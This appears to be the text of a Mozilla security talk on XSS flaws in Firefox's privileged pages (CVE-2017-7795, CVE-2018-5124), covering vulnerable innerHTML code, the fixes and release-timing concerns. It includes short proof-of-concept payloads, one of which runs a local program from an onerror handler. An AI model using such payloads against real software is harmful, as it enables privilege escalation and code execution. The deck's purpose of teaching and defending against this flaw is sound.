           src="${imageUrl}"/>
    </div>`;
 // (...)
 div.innerHTML = html;
```



ACT 4

Exploitation

Daniel Veditz [:dveditz] ▾

Comment 21 • 2 years ago

Lowering severity to sec-moderate; it's not critical unless it allows script injection and I keep getting "Unable to run script because scripts are blocked internally"

Keywords: csectype-priv-escalation, sec-critical, wsec-xss → csectype-sop, sec-moderate

Frederik Braun [:freddyb] ▾ (Reporter)

Comment 22 • 2 years ago

I poked a bit again and I did not get further than <button>i</button> for various reasons
- the payload is in a URL
- the injection happens through an innerHTML assignment, so <script>..</script> won't work
- reading it from the DOM, JavaScript sees the URL with spaces encoded as %20, which limits the HTML payload significantly
- finding a way to execute scripts without <script> tags and with all spaces encoded as %20 limits us greatly
- an obvious avenue for attack would be things like <svg/onload=alert(1)>
- the current document is an XHTML (XUL) document, that parses way stricter than normal HTML
- despite the well-known XHTML strictness that demands proper quoting and ending tags, it also disallows the trick to replace the space that separates the tag name and the attribute with a forward slash

In summary: I'd be amazed to see if someone else gets any farther.

```
let html = `
    <div style="flex: 1;
                display: flex;
                padding: ${IMAGE_PADDING}px;
                align-items: center;
                justify-content: center;
                min-height: 1px;">
      <img class="${imageClass}"
           src="${imageUrl}"/>
    </div>`;
 // (...)
 div.innerHTML = html;
```

Exploit for Bug 1372112 (CVE-2017-7795)

```
<img src='data:bb"/><img src="x"
onerror="alert(Components.stack)" /><img src="x'>
```

Oh Yeah!

`sec-critical` again

Fixing all of it

Good times

The Aftermath

Preventing this from happening again

Fixed existing violations

- Removed XSS and self-XSS issues,

Linter in source-tree

- It’s checked on all commits
- Violations will be backed out

Critical Bugs

A great way to impact coding style guidelines

Except some minor

```
//eslint-disable-next-line no-unsanitized
```

ACT 5

A Dark Shadow

Remember this?

Good times

Freddy was careless

Don’t be like Freddy.

What is this...

Bug 1432966: Sanitize HTML fragments created for chrome-privileged documents (CVE-2018-5124)

```
// eslint-disable-next-line no-unsanitized/property
doc.getElementById("...").innerHTML = strings.header;
```

DO NOT BE LIKE FREDDY

```
// eslint-disable-next-line no-unsanitized/property
doc.getElementById("addon-webext-perm-header").innerHTML = strings.header;

// data coming *mostly* from localization-templates
    let strings = {
      header: gNavigatorBundle.getFormattedString("webextPerms.header",
[data.name]),
      text:
gNavigatorBundle.getFormattedString("lwthemeInstallRequest.message2",
                                                  [uri.host]),
// All goes through _sanitizeTheme(aData, aBaseURI, aLocal)
// (which does not actually sanitize HTML)
```


Exploiting

Again

Exploiting is easy

Bug 1432966 / CVE-2018-5124

```
<html:s>XSS HERE</html:s>
        <html:img onerror='
           Components.utils.import("resource://gre/modules/Subprocess.jsm");
           Subprocess.call({ command: "/usr/bin/gnome-calculator"});
           alert(Components.stack);'
          src='x'/>
```



Epilogue

How we fixed it

Concerns about getting this fixed too quickly

Concerned about odaying ourselves

- Shipping a dot-release is causing lots of attention

Disallowing linter exceptions?

- Still points the metaphorical cross-hair

Slow Updates

Exploit is too easy to write.

1-day exploit can still cause a lot of harm

What we ended up shipping

Fixing it - srsly

Changing how we parse HTML

- Sanitize DOM tree for all built-in string-to-HTML parsers (`innerHTML` and friends) for privileged documents

Re-use existing Sanitizer

- Battle-tested and used in Thunderbird HTML email support

Follow-up Fixes

- Added sanitizing not just for scripts, but also forms (i.e., navigations) and form elements
- Added a strict Content Security Policy (CSP) to all privileged pages.

The End?

You decide.

Exploitation and Remediation were achieved with the support of various people. Thanks to, security folks, Firefox engineers, release engineers, QA testers. *Especially* to Johnathan Kingston (co-maintainer of the eslint plugin), Johann Hofmann, who found the bad 0day in 2018 and helped testing, shaping of and arguing for an unscheduled release of Firefox.

moz://a

Thank You

* No *real* geckos were harmed in the making of this presentation.